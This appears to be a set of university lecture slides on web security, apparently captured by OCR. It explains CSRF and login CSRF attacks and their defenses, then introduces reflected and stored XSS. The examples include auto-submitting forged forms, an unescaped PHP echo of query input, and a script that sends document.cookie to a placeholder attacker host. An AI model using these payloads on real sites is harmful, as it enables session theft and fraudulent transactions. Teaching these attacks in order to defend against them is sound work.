
How CSRF works

- User’s browser logged in to bank
- User’s browser visits site containing:

```
<form  name=F  action=http://bank.com/BillPay.php>
    <input  name=recipient   value=badguy> …
</form>
<script> document.F.submit(); </script>
```

- Browser sends Auth cookie to bank. Why?
  – Cookie scoping rules

Form post with cookie




```
<form action=https://www.bank.com/transfer
  method=POST target=invisibleframe>
  <input name=recipient value=attacker>
  <input name=amount value=$100>
</form>
<script>document.forms[0].submit()</script>
```

```
POST /transfer HTTP/1.1
Referer: http://www.attacker.com/blog
recipient=attacker&amount=$100
Cookie: SessionID=523FA4cd2E
```

User credentials

Login CSRF



```
GET /blog HTTP/1.1
```

```
<form action=https://www.google.com/login
  method=POST target=invisibleframe>
  <input name=username value=attacker>
  <input name=password value=xyzzy>
</form>
<script>document.forms[0].submit()</script>
```

```
POST /login HTTP/1.1
Referer: http://www.attacker.com/blog
username=attacker&password=xyzzy
```

```
HTTP/1.1 200 OK
Set-Cookie: SessionID=ZA1Fa34
```

```
GET /search?q=llamas HTTP/1.1
Cookie: SessionID=ZA1Fa34
```

CSRF Defenses

- Secret Validation Token

```
<input type=hidden value=23a3af01b>
```

- Referer Validation


```
Referer: http://www.facebook.com/
home.php
```

- Custom HTTP Header

```
X-Requested-By: XMLHttpRequest
```

Secret validation tokens


- Include field with large random value, HMAC of a hidden value



```
'><input name="authenticity_token" type="hidden" value="0114d5b35744b522af8643921bd5a3d899e7fbd2" /></c
images/logo.jpg" width='110'></div>
```

- Goal: Attacker can't forge token, server validates it
  - Why can't another site read the token value?

Referrer validation



```
GET /blog HTTP/1.1
```

```
<form action=https://www.google.com/login
  method=POST target=invisibleframe>
  <input name=username value=attacker>
  <input name=password value=xyzzy>
</form>
<script>document.forms[0].submit()</script>
```

```
POST /login HTTP/1.1
Referer: http://www.attacker.com/blog
username=attacker&password=xyzzy
```

```
HTTP/1.1 200 OK
Set-Cookie: SessionID=ZA1Fa34
```

```
GET /search?q=llamas HTTP/1.1
Cookie: SessionID=ZA1Fa34
```

Web History for attacker

Apr 7, 2008

9:20pm Searched for llamas

Referrer validation

- Check referrer:
  - Referrer = bank.com is ok
  - Referrer = attacker.com is NOT ok
  - Referrer = ???
- Lenient policy : allow if not present
- Strict policy : disallow if not present
  - more secure, but kills functionality

Referrer validation

- Referrer's often stripped, since they may leak information!
  - HTTPS to HTTP referrer is stripped
  - Clients may strip referrers
  - Network stripping of referrers (by organization)
- Bugs in early browsers allowed Referrer spoofing

Custom headers


- Use XMLHttpRequest for all (important) requests
  - API for performing requests from within scripts
- Google Web Toolkit:
  - X-XSRF-Cookie header includes cookie as well
  - Proves referrer had access to cookie
- Server verifies presence of header, otherwise reject

- Doesn't work across domains
- Requires all calls via XMLHttpRequest with authentication data
  - E.g.: Login CSRF means login happens over XMLHttpRequest

Cross-site scripting (XSS)

- Site A tricks client into running script that abuses honest site B
  - Reflected (non-persistent) attacks
    - (e.g., links on malicious web pages)
  - Stored (persistent) attacks
    - (e.g., Web forms with HTML)

Basic scenario: reflected XSS attack



Attack Server

1 visit web site

2 receive malicious link

5 send valuable data

Victim client

3 click on link

4 echo user input


Victim Server

Example

http://victim.com/search.php ? term = apple

```
<HTML>    <TITLE> Search Results </TITLE>
<BODY>
Results for <?php echo $_GET[term] ?> :
. . .
</BODY>   </HTML>
```

```
http://victim.com/search.php ? term =
      <script> window.open(
         "http://badguy.com?cookie = " +
         document.cookie )  </script>
```



Attack Server

